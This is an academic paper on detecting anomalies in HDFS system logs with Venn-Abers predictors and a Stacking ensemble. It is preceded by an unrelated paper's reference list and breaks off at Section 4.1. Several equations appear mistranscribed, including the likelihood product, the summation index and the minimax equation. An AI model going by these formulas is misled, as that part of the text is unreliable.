[11] W. Shi, J. Cao, Q. Zhang, Y. Li, and L. Xu, "Edge computing: vision and challenges," *IEEE Internet of Things Journal*, vol. 3, no. 5, pp. 637–646, 2016.

[12] W. Li, S. Zhang, Q. Su, Q. Wen, and Y. Chen, "An anonymous authentication protocol based on cloud for telemedical systems," *Wireless Communications and Mobile Computing*, vol. 2018, Article ID 8131367, 12 pages, 2018.

[13] W. Ding, R. Hu, Z. Yan et al., "An extended framework of privacy-preserving computation with flexible access control," *IEEE Transactions on Network and Service Management*, vol. 17, no. 2, pp. 918–930, 2020.

[14] Q. Li, H. Zhu, J. Xiong, R. Mo, Z. Ying, and H. Wang, "Fine-grained multi-authority access control in IoT-enabled mhealth," *Annals of Telecommunications*, vol. 74, no. 7-8, pp. 389–400, 2019.

[15] K. T. Chui, R. W. Liu, M. D. Lytras, and M. Zhao, "Big data and IoT solution for patient behaviour monitoring," *Behaviour & Information Technology*, vol. 38, no. 9, pp. 940–949, 2019.

[16] X. Liu, R. H. Deng, K. R. Choo, and Y. Yang, "Privacy-preserving reinforcement learning design for patient-centric dynamic treatment regimes," *IEEE Transactions on Emerging Topics in Computing*, 2019.

[17] X. Liang, X. Du, G. Wang, and Z. Han, "A deep reinforcement learning network for traffic light cycle control," *IEEE Transactions on Vehicular Technology*, vol. 68, no. 2, pp. 1243–1253, 2019.

[18] P. Zhou, T. Braud, A. Alhilal, P. Hui, and J. Kangasharju, "ERL: Edge based reinforcement learning for optimized urban traffic light control," in *2019 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, pp. 849–854, Kyoto, Japan, 2019.

[19] J. Joo, M. C. Park, D. S. Han, and V. Pejovic, "Deep Learning-Based Channel Prediction in Realistic Vehicular Communications," *IEEE Access*, vol. 7, pp. 27846–27858, 2019.

[20] B. Feng, Q. Fu, M. Dong, D. Guo, and Q. Li, "Multistage and elastic spam detection in mobile social networks through deep learning," *IEEE Network*, vol. 32, no. 4, pp. 15–21, 2018.

[21] Y. Yang, X. Huang, X. Liu et al., "A comprehensive survey on secure outsourced computation and its applications," *IEEE Access*, vol. 7, pp. 159426–159465, 2019.

[22] X. Liu, R. H. Deng, K. R. Choo, and Y. Yang, "Privacy-preserving outsourced support vector machine design for secure drug discovery," *IEEE Transactions on Cloud Computing*, vol. 8, no. 2, pp. 610–622, 2020.

[23] X. Zhang, Y. Wang, S. Lu, L. Liu, L. Xu, and W. Shi, "OpenEI: an open framework for edge intelligence," in *2019 IEEE 39th International Conference on Distributed Computing Systems (ICDCS)*, pp. 1840–1851, Dallas, TX, USA, 2019.

[24] Y. Sun, Q. Wen, Y. Zhang, H. Zhang, Z. Jin, and W. Li, "Two-cloud-servers-assisted secure outsourcing multiparty computation," *The Scientific World Journal*, vol. 2014, Article ID 413265, 7 pages, 2014.

[25] P. Mohassel and Y. Zhang, "SecureML: a system for scalable privacy-preserving machine learning," in *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 19–38, San Jose, CA, USA, 2017.

[26] K. Huang, X. Liu, S. Fu, D. Guo, and M. Xu, "A lightweight privacy-preserving CNN feature extraction framework for mobile Sensing," *IEEE Transactions on Dependable and Secure Computing*, p. 1, 2019.

[27] A. M. Vengadapurvaja, G. Nisha, R. Aarthy, and N. Sasikaladevi, "An efficient homomorphic medical image encryption algorithm for cloud storage security," *Procedia Computer Science*, vol. 115, pp. 643–650, 2017.

[28] C. Piao, Y. Shi, J. Yan, C. Zhang, and L. Liu, "Privacy-preserving governmental data publishing: a fog-computing-based differential privacy approach," *Future Generation Computer Systems*, vol. 90, pp. 158–174, 2019.

[29] S. Salinas, C. Luo, X. Chen, W. Liao, and P. Li, "Efficient secure outsourcing of large-scale sparse linear systems of equations," *IEEE Transactions on Big Data*, vol. 4, no. 1, pp. 26–39, 2018.

[30] Y. Rahulamathavan, R. C. Phan, S. Veluru, K. Cumanan, and M. Rajarajan, "Privacy-preserving multi-class support vector machine for outsourcing the data classification in cloud," *IEEE Transactions on Dependable and Secure Computing*, vol. 11, no. 5, pp. 467–479, 2014.

[31] X. Li, Y. Zhu, J. Wang, Z. Liu, Y. Liu, and M. Zhang, "On the soundness and security of privacy-preserving SVM for outsourcing data classification," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 5, pp. 906–912, 2018.

[32] F. Liu, W. K. Ng, and W. Zhang, "Encrypted SVM for outsourced data mining," in *2015 IEEE 8th International Conference on Cloud Computing*, pp. 1085–1092, New York, NY, USA, 2015.

[33] F. Liu, W. K. Ng, and W. Zhang, "Encrypted gradient descent protocol for outsourced data mining," in *2015 IEEE 29th International Conference on Advanced Information Networking and Applications*, pp. 339–346, Gwangiu, South Korea, 2015.

[34] Y. Li, Z. L. Jiang, X. Wang, J. Fang, E. Zhang, and X. Wang, "Securely outsourcing ID3 decision tree in cloud computing," *Wireless Communications and Mobile Computing*, vol. 2018, Article ID 2385150, 10 pages, 2018.

[35] X. Zhang, X. Chen, J. Wang, Z. Zhan, and J. Li, "Verifiable privacy-preserving single-layer perceptron training scheme in cloud computing," *Soft Computing*, vol. 22, no. 23, pp. 7719–7732, 2018.

[36] L. Liu, J. Su, X. Liu et al., "Toward highly secure yet efficient KNN classification scheme on outsourced cloud data," *IEEE Internet of Things Journal*, vol. 6, no. 6, pp. 9841–9852, 2019.

[37] Q. Wu, F. Zhou, J. Xu, D. Feng, and B. Li, "Lightweight privacy-preserving equality query in edge computing," *IEEE Access*, vol. 7, pp. 182588–182599, 2019.

[38] L. Tao, Z. Li, and L. Wu, "*Outlet*: outsourcing wearable computing to the ambient mobile computing edge," *IEEE Access*, vol. 6, pp. 18408–18419, 2018.

[39] S. Salinas, C. Luo, X. Chen, and P. Li, "Efficient secure outsourcing of large-scale linear systems of equations," in *2015 IEEE Conference on Computer Communications (INFOCOM)*, pp. 1035–1043, Kowloon, Hong Kong, 2015.

[40] Y. Yu, Y. Luo, D. Wang, S. Fu, and M. Xu, "Efficient, secure and non-iterative outsourcing of large-scale systems of linear equations," in *2016 IEEE International Conference on Communications (ICC)*, pp. 1–6, Kuala Lumpur, Malaysia, 2016.

[41] X. Lei, X. Liao, T. Huang, and H. Li, "Cloud computing service: the caseof large matrix determinant computation," *IEEE Transactions on Services Computing*, vol. 8, no. 5, pp. 688–700, 2015.

[42] F. Chen, T. Xiang, X. Lei, and J. Chen, "Highly efficient linear regression outsourcing to a cloud," *IEEE Transactions on Cloud Computing*, vol. 2, no. 4, pp. 499–508, 2014.

[43] L. Zhou, Y. Zhu, and K. K. R. Choo, "Efficiently and securely harnessing cloud to solve linear regression and other matrix operations," *Future Generation Computer Systems*, vol. 81, pp. 404–413, 2018.

[44] C. Hu, A. Alhothaily, A. Alrawais, X. Cheng, C. Sturtivant, and H. Liu, "A secure and verifiable outsourcing scheme for matrix inverse computation," in *IEEE INFOCOM 2017 - IEEE Conference on Computer Communications*, pp. 1–9, Atlanta, GA, USA, 2017.

[45] D. He, D. Wang, Q. Xie, and K. Chen, "Anonymous handover authentication protocol for mobile wireless networks with conditional privacy preservation," *Science China Information Sciences*, vol. 60, no. 5, 2017.

[46] S. Qiu, D. Wang, G. Xu, and S. Kumari, "Practical and provably secure three-factor authentication protocol based on extended chaotic-maps for mobile lightweight devices," *IEEE Transactions on Dependable and Secure Computing*, p. 1, 2020.

[47] Z. Guan, X. Liu, L. Wu et al., "Cross-lingual multi-keyword rank search with semantic extension over encrypted data," *Information Sciences*, vol. 514, pp. 523–540, 2020.

[48] "Python-Paillier," December 2019 https://github.com/data61/python-paillier.

[49] F. Bergamaschi, S. Halevi, T. T. Halevi, and H. Hunt, "Homomorphic Training of 30,000 Logistic Regression Models," in *International Conference on Applied Cryptography and Network Security*, pp. 592–611, Springer, 2019.

[50] E. Alpaydin, *Introduction to Machine Learning (3nd. ed.)*, The MIT Press, 2014.

[51] K. Cheng, T. Fan, Y. Jin, Y. Liu, T. Chen, and Q. Yang, "SecureBoost: a lossless federated learning framework," 2019, https://arxiv.org/pdf/1901.08755.pdf.

[52] J. Zhang, Y. Zhao, J. Wang, and B. Chen, "FedMEC: improving efficiency of differentially private federated learning via mobile edge computing," *Mobile Networks and Applications*, vol. 3, 2020.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8827185, 12 pages
https://doi.org/10.1155/2020/8827185

Research Article

Valid Probabilistic Anomaly Detection Models for System Logs

Chunbo Liu,[1] **Lanlan Pan**,[2] **Zhaojun Gu**,[1] **Jialiang Wang**,[2] **Yitong Ren**,[2] **and Zhi Wang**[3]

[1]*Information Security Evaluation Center, Civil Aviation University of China, Tianjin 300300, China*
[2]*College of Computer Science and Technology, Civil Aviation University of China, Tianjin 300300, China*
[3]*College of Cyber Science, Nankai University, Tianjin 300350, China*

Correspondence should be addressed to Zhi Wang; zwang@nankai.edu.cn

Received 28 June 2020; Revised 26 September 2020; Accepted 31 October 2020; Published 16 November 2020

Academic Editor: Weizhi Meng

System logs can record the system status and important events during system operation in detail. Detecting anomalies in the system logs is a common method for modern large-scale distributed systems. Yet threshold-based classification models used for anomaly detection output only two values: normal or abnormal, which lacks probability of estimating whether the prediction results are correct. In this paper, a statistical learning algorithm Venn-Abers predictor is adopted to evaluate the confidence of prediction results in the field of system log anomaly detection. It is able to calculate the probability distribution of labels for a set of samples and provide a quality assessment of predictive labels to some extent. Two Venn-Abers predictors LR-VA and SVM-VA have been implemented based on Logistic Regression and Support Vector Machine, respectively. Then, the differences among different algorithms are considered so as to build a multimodel fusion algorithm by Stacking. And then a Venn-Abers predictor based on the Stacking algorithm called Stacking-VA is implemented. The performances of four types of algorithms (unimodel, Venn-Abers predictor based on unimodel, multimodel, and Venn-Abers predictor based on multimodel) are compared in terms of validity and accuracy. Experiments are carried out on a log dataset of the Hadoop Distributed File System (HDFS). For the comparative experiments on unimodels, the results show that the validities of LR-VA and SVM-VA are better than those of the two corresponding underlying models. Compared with the underlying model, the accuracy of the SVM-VA predictor is better than that of LR-VA predictor, and more significantly, the recall rate increases from 81% to 94%. In the case of experiments on multiple models, the algorithm based on Stacking multimodel fusion is significantly superior to the underlying classifier. The average accuracy of Stacking-VA is larger than 0.95, which is more stable than the prediction results of LR-VA and SVM-VA. Experimental results show that the Venn-Abers predictor is a flexible tool that can make accurate and valid probability predictions in the field of system log anomaly detection.

1. Introduction

With the rise of distributed and cloud computing technology, the scale of the system continues to expand. The explosive growth of large-scale Internet services supported by large-scale server deployment has brought great challenges to operation and maintenance personnel to maintain the normal operation of the system. The generated operation log can locate anomalies, but due to the exponential growth of the log volume generated by the distributed system and different systems will adopt different fault tolerance mechanisms, manual retrieval is time-consuming and labor-intensive. With the development of machine learning, log anomaly detection methods based on machine learning have become a research focus.

Machine learning techniques have been used to detect anomalies. For example, statistical anomaly detection models based on data distribution [1, 2] propose a hypothesis that the dataset obeys a certain distribution or probability model and realizes anomaly detection by judging whether a certain data point conforms to the distribution model, but this method is only suitable for point anomaly detection. With the increase of data dimensions and data volume, the efficiency of this method's anomaly detection would decrease

accordingly. The nearest nearby method based on distance [3, 4], its basic idea is that normal data is similar to its nearby data, while abnormal data is different from nearby data. This method does not need to master the data distribution, nor does it require a labeled training dataset. It is theoretically suitable for high-dimensional data anomaly detection, but due to its high computational complexity, it is difficult to determine the parameters, which limits its application. Clustering based anomaly detection methods [5, 6] assumes that normal data is located in a dense area, and anomalies are far away from this area. Because the results of anomaly detection depend on the effect of clustering, the complexity and time complexity of the calculation method increase with the increase in dimensionality. An anomaly detection method based on neural network [7, 8] is generally realized by comparing the predicted value of the model with the actual measured value. The anomaly detection method based on neural network has strong ability to detect abnormal data, but its shortcoming is that the neural network model parameter setting has a great influence on the model result and is difficult to determine. There is no unified standard for the selection and optimization of the network structure, and it will also increase the time complexity and the computational complexity of the model when processing large amounts of data or high dimensions.

This paper is aimed at detecting anomalies in system logs. System anomaly detection is a necessary condition for the stable operation of a computer system. The system logs record information about hardware, software, and system problems in the system. At the same time, it can also monitor events that occur in the system. It records system states and significant events in detail, which can help administrators troubleshoot or understand what is happening in the system at a detailed level. Zhu et al. [9] summarizes the structure of common system logs and the dependencies between events (note: https://github.com/logpai/loghub provides a complete system log dataset). Therefore, only when the log can be correctly parsed can the rich information in the log be effectively used for system health diagnosis and avoid serious problems such as system downtime. Xu et al. [10] proposes to automatically detect system runtime problems by parsing the console system log, and use a PCA-based feature extraction algorithm to accurately describe the complex state information of a large-scale system. Lou et al. [11] categorizes the console system logs after being structured, and judges abnormal events by counting the distribution of various logs over a period of time. He et al. [12] converts the console system log into an event template, slices the original log into a set of log sequences and forms a feature vector through different grouping techniques, and uses three supervised and three unsupervised methods for log anomaly detection. The LSTM-based deep neural network model Deeplog proposed by Du et al. [13] is an integrated framework for anomaly detection that combines LSTM and online learning. It is used to solve the impact of unknown abnormal events in the future that are difficult to predict on system operation and maintenance diagnosis. Li et al. [14] uses the longest common subsequence method to compare the similarity between new time series data and historical data. Later, Xia et al. [15] propose LogGAN (Log Generative Adversarial Networks), an anomaly detection model based on generative adversarial networks, to generate more abnormal event samples to solve the problem of the imbalance between the numbers of abnormal events and normal events. Recently, Xia et al. [16] further improve the generative confrontation network based on the attention mechanism and train the generator based on the recurrent neural network to converge through the machine of confrontation learning, which is further improved than the anomaly detection accuracy of LogGAN.

These algorithms can only give one prediction (for classification, it is the prediction label; for regression, it is the predicted value), and no reliability evaluation of the prediction result is provided, that is, the evaluation of the credibility of the prediction result and the evaluation guarantee of validity [17, 18]. At present, the most popular probability prediction algorithms are conformal predictor and Venn-Abers predictor. The conformal predictor gives p value as an estimate of prediction reliability under confidence [19], but that is not a direct probability. The paper is aimed at introducing an algorithm that converts the results of the conformal predictor into probabilities and giving estimates of the probabilities of the predicted results, which makes the results more intuitive.

The validity of probabilistic prediction is very important for probabilistic prediction methods. Validity refers to the estimated probability for predicted label is unbiased, which means the estimated probability is equal or close to the observed frequency that predictions are correct [20]. The statistical learning algorithm Venn-Abers predictor used in this paper has a validity guarantee [21]; this method can evaluate the reliability of log anomaly detection results, which means it can make effective probability predictions about the correctness of prediction results. It is a flexible machine learning framework that uses probability to classify data. Any machine learning algorithm can be used as its underlying algorithm. The only assumption required for the Venn-Abers predictor is that the example distribution is the exchangeability assumption, which can be easily satisfied by the log data, and it does not need specific distribution of the log data once the exchangeability assumption is satisfied; thus, the validity of predicted probabilities is guaranteed. At present, Venn-Abers predictors have obtained reliable and effective probabilistic prediction results in many fields [22–24]. The Venn-Abers predictor is introduced in system log anomaly detection so that the system log abnormality can be detected more reliably and effectively.

This paper evaluates proposed method using a real system HDFS log dataset. The Venn-Abers predictor has been proved to be perfectly calibrated [25]. However, the cost is that Venn-Abers predictors are multiprobabilistic predictors, in the sense of issuing a set of probabilistic predictions instead of a single probabilistic prediction; intuitively, the diameter of this set reflects the uncertainty of our prediction. Two Venn predictors are based on two underlying machine learning methods (Logistic Regression and Support Vector Machine) for the system logs, respectively [26]. The multiprobabilistic prediction outputs are replaced by Venn-Abers predictors with a probability prediction value. This approach makes it facilitate a comparison of various

algorithms using loss functions. The validity of the prediction results is compared by the loss function of the underlying machine learning methods and Venn-Abers predictors. Two Venn-Abers predictors base on two underlying machine learning methods separately so as to detect system log anomalies. The probability prediction value of the Venn-Abers predictor is converted into the prediction results. By this way it is convenient to use the loss function to compare the effectiveness of various algorithms. The experimental results turn out that the method of using Venn-Abers predictors to evaluate the correctness of the system anomaly detection is valid and accurate [27].

Moreover, considering the differences in the data processing principles of different algorithms, full play is given to the advantages of each model, and integrated learning is used in order to achieve a stronger generalization ability. Common integrated learning methods such as AdaBoost and Bagging use autonomous sampling (booststrap) [28] to construct different training sets, and Random Forest (RF) uses different random feature spaces. The commonality of these methods is based on the integration of the same algorithm, so the multiple base classifiers produced are different, and the combination of classifiers is generally voting. Stacking is different, and it is based on multiple different classifiers generated by different algorithms and learns again on the prediction of multiple classifiers to achieve a combined integration method. This paper proposes a Stacking multimodel fusion strategy based on 5 different classifiers, named SVM, KNN, DT, RF, and GBDT for combination, and develops a Venn-Abers predictor based on Stacking to achieve high-precision anomaly detection.

The remainder of this paper is organized as follows. Section 2 outlines the overall structure of the paper, including a brief description of the five steps of anomaly detection, and it also introduces the Venn-Abers framework and single model, multimodel fusion methods. Section 3 reviews the evaluation indicators of the experiment. The comparative experiments are reported, and the experimental results are analyzed in Section 4; besides, the experimental conclusions and future plans are given in Section 5.

2. Framework

Figure 1 illustrates the overall framework for log-based anomaly detection. Log anomaly detection framework mainly includes four steps: log collection, log parsing, feature extraction, and anomaly detection. In the process of log anomaly detection, this paper introduces a probability prediction statistical learning method Venn-Abers predictor, which compares with the underlying machine learning algorithm in terms of threshold; thus, it draws the probability of predicting the label, which will make the prediction result more effective.

2.1. HDFS Logs. Modern large-scale systems record system runtime information by generating logs. Each log contains unstructured data such as time stamps, log priorities, system components, and log entries themselves. Typically, a log message records a specific system event with a set of fields. Eight log lines are extracted from the HDFS logs on Amazon EC2 platform as shown in Figure 1 [10], while some fields are omitted here for ease of presentation.

2.2. Log Parsing. The goal of log parsing is to extract a set of log event templates. That is, the constant part (fixed plain text) and the variable part (such as *blk_id* in Figure 1) are distinguished from the log data content [10–12]. The log template event mainly includes a constant part and a wildcard: the constant part constitutes the fixed plain text, which remains the same for every event occurrence and can reveal the event type of the log message, while the wildcard carries the runtime information of interest, such as the values of states and parameters (e.g., the IP address: 10.251.31.5); thus, it may vary among different event occurrences, and it is replaced by a string of the form $<*>$. Each different log event template is numbered as *event_id*, and each log event template corresponds to an identifier *blk_id*.

2.3. Feature Representation. Results obtained from the previous step are used to generate an event count matrix X, which will be fed into a log anomaly detection model. In the event count matrix, each row represents a block, while each column indicates one event type. The value in cell $X_{i,j}$ records how many times event j occurs on block i. X is generated with one pass through the parsed results. Instead of directly detecting anomaly on X, TF-IDF [29] is a well-established heuristic in information retrieval, and it is often used as a feature representation of documents in information retrieval and text mining.

2.4. Anomaly Detection. Based on the previous log preprocessing results, log anomaly detection is used to find out suspicious blocks that may indicate problems. The underlying supervised learning method is the input of a given historical feature vector, and our prediction model outputs the probability of an upcoming failure. If the computed probability exceeds a predefined threshold c, it will be considered abnormality to indicate a failure. In this paper, two supervised learning algorithms are used for experiments, i.e., Logistic Regression and Support Vector Machine.

Logistic Regression (LR) is a widely used machine learning classification model. Firstly, training instances are used to establish the logistic regression model. After obtaining the model, a testing instance X is fed into the logistic function so as to compute its possibility p of anomaly; the label of X is anomalous while $p \geq 0.5$ and normal otherwise.

Support Vector Machine (SVM) is a supervised learning method for classification. The basic idea is to solve the separation hyperplane that can correctly divide the training dataset and have the largest geometric interval. Similar with LR, the training instances are event count vectors together with their labels. In anomaly detection via SVM, if a new instance is located above the hyperplane, then, it would be reported as an anomaly; otherwise, it will mark as normality.

2.5. Integrated Learning Stacking. Ensemble learning is based on statistical learning theory [30]. Stacking is an integrated learning algorithm proposed by Wolpert. Unlike bagging and boosting, which use the same classification algorithm




Figure 1: Framework of anomaly detection.

to continuously iteratively train a single learner, Stacking can combine the prediction results of multiple underlying classifiers so as to generate a new model and customize the combination strategy [31]. In the combined model, different types of underlying classifiers are selected in order to reduce the generalization error of the model. In the Stacking integrated learning model, it is necessary not only to analyze the individual prediction ability of each base learner but also to comprehensively compare the combined effect of each base learner, so that the Stacking integrated learning model can obtain the best prediction results.

As shown in Figure 2, a Stacking integrated learning framework firstly divides the original dataset into several subdatasets and inputs to each base learner of the layer 1 prediction model, so each base learner outputs its own prediction result. Then, the output of the first layer is used as the input of the second layer, besides the metalearner of the prediction model of the second layer is trained, and the final prediction result is output by the model located at the second layer. The Stacking learning framework generalizes the output of multiple models to improve the overall prediction accuracy.

The models selected in the first layer of the Stacking model in this paper are as follows: SVM as a classic stability classifier which has a good generalization ability in solving binary classification problems and has certain advantages in solving high-dimensional datasets; KNN has good practical application effects due to its mature theory and high training efficiency; the single-layer tree-structure DT; bagging integrated learning method representing random forest (RF) [32]; and boosting integrated learning method representing gradient boosted decision tree (GDBT). The selected model in the second layer is logistic regression with strong generalization ability, which constantly minimizes the prediction function error through the stochastic gradient descent method to improve the generalization ability of the model; besides, the loss function adopts the corresponding regularization method to ease the model degree of overfitting.

2.6. Venn-Abers Predictor. In this part, the Venn-Abers predictor is used to evaluate the likelihood of underlying machine learning algorithms predicting log anomaly detection results correctly. The Venn-Abers predictor [33] transforms the predicted results into probabilities. It applies isotonic regression to transform the output of other classifiers into probabilities.




Figure 2: Framework of integrated learning Stacking.

Suppose given a standard binary classification problem: a training set of examples $(z_1, z_2, z_3, \cdots, z_{n-1})$. Each z_i consists of a pair of object x_i and label y_i. The possible labels are binary, that is, $y \in Y = \{0, 1\}$. Besides, given a new object x_n , the goal is to predict the label y_n for the new object x_n and give the estimation of the likelihood that the prediction is correct.

A scoring algorithm trains a classifier on the training set and uses the classifier to output a prediction score $s(x_n)$ for the new object x_n; besides, it predicts the label of x_n to be "1" only while $s(x_n) \geq c$ (c is a fixed threshold). So $s(\cdot)$ is hereby called the scoring function. Many machine learning algorithms for classification are scoring algorithms. In the paper, the decision function in Sections 2.4 and 2.5 is a scoring function. It is "increasing," which means a function $f(\cdot)$ is increasing if its domain is an ordered set and $t_1 \leq t_2 \rightarrow f(t_1) \leq f(t_2)$. For the "isotonic regression," it is a monotonically increasing function on the set $\{(s(x_1), y_1), \cdots, (s(x_{n-1}), y_{n-1})\}$ that maximizes the likelihood

$$\coprod_{i=1}^{n} p_i, p_i = \begin{cases} f(s(x_i)), & \text{if } y_i = 1, \\ 1 - f(s(x_i)), & \text{if } y_i = 0. \end{cases} \quad (1)$$

Such function $f()$ is indeed unique and it can be easily found using the "pair-adjacent violators algorithm" (PAVA), described in detail in the summary of [34]. The Venn-Abers predictor corresponding to the given scoring classifier is the multiprobabilistic predictor that is defined as follows. Try the two different labels 0 and 1, for the test object x_n, where s_0 is the scoring function for $(z_1, z_2, z_3, \cdots, z_{n-1}, (x_n, 0))$, s_1 refers to the scoring function for $(z_1, z_2, z_3, \cdots, z_{n-1}, (x_n, 1))$, f_0 means the isotonic calibrator for

$$((s_0(x_1), y_1), \cdots, (s_0(x_{n-1}), y_{n-1}), (s_0(x_n), 0)), \tag{2}$$

and f_1 describes the isotonic calibrator for

$$((s_1(x_1), y_1), \cdots, (s_1(x_{n-1})y_{n-1}), (s_1(x_n), 1)). \tag{3}$$

The multiprobabilistic prediction output by the Venn-Abers predictor is (p_0, p_1), where $p_0 = f_0(s_0(x))$ and $p_1 = f_1(s_1(x))$. The Venn-Abers predictor is described as Algorithm 1.

3. Evaluation Methods

Venn-Abers predictors are compared with known probabilistic predictors using standard loss functions. Since Venn-Abers predictors output pairs of probabilities rather than point probabilities, it is necessary to fit them (somewhat artificially) in the standard framework generating one probability p from the pair: p_0 and p_1.

3.1. The Validity of Probabilistic Predictions. Probabilistic prediction can provide reliability estimate on the prediction. However, the estimated probability should be valid. In this paper, loss function is used to examine the validity of probabilistic predictions; besides, square loss is applied. Supposing y is the probability value for predicted label of testing example x and y is equal to 1 if the prediction is abnormal; otherwise, the value of y is 0. The square loss function is described as

$$\lambda_{sq}(p, y) = (y - p)^2. \tag{4}$$

As to the characteristics of the loss function, while the prediction is correct, the larger the predicted probability value is, the smaller the loss function is; while the prediction is wrong, the smaller the predicted probability value is, the greater the loss function is.

Firstly, supposing that loss function is λ_{sq} and given a multiprobabilistic prediction (p_0, p_1), it needs to find the corresponding minimax probabilistic prediction p [35]. If the true outcome is $y = 0$, it can replace p_0 when p is equal to $p^2 - p_0{}^2$. If $y = 1$, it can replace p_1 when p is equal to $(1-p)^2 - (1-p_1)^2$. The first regret as a function of $p \in [0, 1]$ strictly increases from a nonpositive value to 1 while p changes from 0 to 1. The second regret as a function of p strictly decreases from 1 to a nonpositive value while p changes from 0 to 1. Therefore, the minimax regret is the solution to

$$p^2 - p_0^2 = \left(1 - p^2\right) - (1 - p_1)^2, \tag{5}$$

which is

$$p = p_1 + \frac{p_0^2}{2} - \frac{p_1^2}{2}. \tag{6}$$

While calculating the loss function of Venn-Abers' prediction results, the above formula is substituted into λ_{sq} to calculate the loss function. The smaller the loss function is, the higher the effectiveness of the prediction is. Therefore, the index of the effectiveness of the probability prediction or multiprobability prediction based on the loss function is defined. Given n testing examples, for different methods, the root mean square error (d_{sq}) is calculated and compared:

$$d_{sq} = \frac{\sum_{1=1}^{N} \lambda_{sq}(p_i, y_i)}{N}. \tag{7}$$

For each method, the smaller the d_{sq} is, the better the validity of the method is.

3.2. The Accuracy of Probabilistic Predictions. In order to measure the accuracy of log anomaly detection, for the labeled dataset, this paper takes the test set with a true label of 0 as a positive result; otherwise, it is a negative result. In this experiment, precision, recall, F-measure, and accuracy are used as the evaluation of each prediction result metrics. The calculation about these four values depends on the following values:

(i) TP: the number of prediction results is positive, but the number is actually positive

(ii) FP: the prediction result is positive, but the number is actually negative

(iii) TN: the prediction result is negative, and the number is actually negative

(iv) FN: the number of predictions is negative, but the number is actually positive

The precision rate formula is shown in (8). It represents the proportion of positive data predicted by the model as correct to all positive data predicted. At the same time, the ability of the model to reduce the false alarm rate can be measured by it.

$$P = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FP}}. \tag{8}$$

The recall formula is shown in (9). It means the proportion of the data measured by the model are positive examples to the actual data of the positive examples, and it can describe the size of the coverage of the positive examples identified by the model.

$$R = \frac{\mathrm{TP}}{\mathrm{TP} + \mathrm{FN}}. \tag{9}$$

The accuracy formula is shown in (10). It describes the

Input: training sequence $(z_1, z_2, z_3, \cdots, z_{n-1})$
Input: test object x_n
Output: multiprobabilistic prediction (p_0, p_1)
  for $y \in \{0, 1\}$ **do**
    set s_y to the scoring function for $(z_1, z_2, z_3, \cdots, z_{n-1}, (x_n, y))$
    set f_y to the isotonic calibrator for $((s_1(x_1), y_1), \cdots, (s_1(x_{n-1}), y_{n-1}), (s_y(x_n), y)$
    $p_y = f_y(s_y(x_n))$
end for

Algorithm 1: Venn-Abers predictor.

proportion of data judged correctly by the model to the total data. It can also describe the model's ability to correctly identify log anomalies.

$$\text{Acc} = \frac{\text{TP} + \text{TN}}{\text{TP} + \text{FP} + \text{TN} + \text{FN}}. \tag{10}$$

The formula of F-measure is shown in (11). It refers to the harmonic average of precision and recall and is used to comprehensively measure the precision and recall of the model.

$$F\text{-measure} = \frac{2 * \text{Precision} * \text{Recall}}{\text{Precision} + \text{Recall}}. \tag{11}$$

4. Results and Discussion

The experiments were conducted on the following platform: Intel(R) Core(TM) i5-4200U CPU @1.60 GHz, 8 GB RAM, and Windows operating system. The dataset comes from the Hadoop cluster deployed by Amazon on EC2 nodes [10–12]. It runs the sample Hadoop map-reduce jobs for almost 39 hours and generates HDFS log data. In particular, the HDFS logs have well-established anomaly labels, each of which indicates whether or not a request for a data block operation is an anomaly. The labels are made based on domain knowledge, which are suitable for these evaluations on anomaly detection with different log parsers. Specifically, the dataset with 11,175,629 raw log messages records 575,061 operation requests with 29 total event types. Among all the 575,061 requests, 16,838 of them are marked as anomalies, which are used as ground truth in the evaluation.

This dataset only contains logs of events such as adding, moving, deleting, and their exceptions. HDFS uses a series of file blocks as its storage unit, and each file block has its own ID [36]. During the experiment, the original data was firstly processed into event templates, with a total of 29 message types. Event templates with the same blk_ID are grouped together in order to form a vector. The dimension of each vector corresponds to a different event template, and the value of the dimension represents the number of times the event of the template occurs, so the event count matrix has a dimension of $575{,}062 \times 29$. But during the actual experiment, many vectors were found to be exactly the same. In fact, there are only 580 different vectors; that is, most file blocks go through a common execution action. Figures 3 and 4 show F_1 and F_0, respectively, corresponding to all vectors and deduplicated vectors drawn by Venn-Abers. In Figure 3 of all vectors, because there are a large number of repeated vectors, the degree of dispersion of the F value is poor, and in Figure 4 after deduplication, the distribution of the F value is obvious. So in the following experimental results, a dataset of 580 feature vectors is used.

4.1. Single Model Performance Comparison

